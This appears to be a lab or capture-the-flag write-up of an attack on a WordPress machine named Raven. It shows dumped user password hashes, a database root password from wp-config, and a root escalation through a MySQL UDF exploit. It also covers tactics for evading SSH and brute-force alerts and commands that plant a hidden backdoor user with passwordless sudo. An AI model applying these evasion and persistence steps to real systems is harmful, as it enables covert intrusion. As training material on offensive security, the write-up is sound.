
```
mysql> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+--
----+---------------------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | u
url | user_registered     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+--
----+---------------------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
   | 2018-08-12 22:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$B6X3H3ykawf2oHuPsbjQiih5iJXqad. | steven        | steven@raven.org  |
   | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+--
```


```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```




Exploitation of target 2: [privilege escalation (mysql UDF DL)]

- By custom compiling a malicious .so file uploaded to the machine via wget and installed into the root instance of mysql a path to root opened using the find command. (exploit 1518.c downloaded from exploit-db.com)
- TOTAL PWNAGE netting the 4th and final flag







Avoiding Detection

Stealth Exploitation of [open access to ssh]

Monitoring Overview

- SSH login alert
- Monitors Port 22(SSH) for unauthorized access
- Triggers whenever any user attempts to access the system via SSH

Mitigating Detection

- Use a jump server in the network
- Attack using a different port

Stealth Exploitation of Enumerate usernames in WordPress

Monitoring Overview

- HTTP Response Status Code Alert
- Measures any response status codes that may be set off.
- Triggered at thresholds above 400 times in 5 minutes.

Mitigating Detection

- Use command line sniffing rather than automated program like wpscan

Stealth Exploitation of Brute Force Attack

Monitoring Overview

- Excessive HTTP Alert
- This alert measures the number of times an HTTP Response Status code is over 400 specifically for 401 in relation to brute force attack
- The alert would fire at a threshold of more than 400 attempts in 5 minutes.

Mitigating Detection

- Limiting and spacing out the brute-force attempts so that it will not set of alarm
- Hydra is another option as well

Maintaining Access

Backdooring Target

Backdoor Overview

- A hidden user with ssh access was created with passwordless sudo access.
- Installed through the root shell.
  - *adduser –no-create-home {username}*
  - *visudo*
    - *The following entry was added to the sudoers file*
      - *{username} ALL=(ALL) NOPASSWD:ALL*
- *The user is connected to via ssh*
  - *ssh {username}@{targetIP}*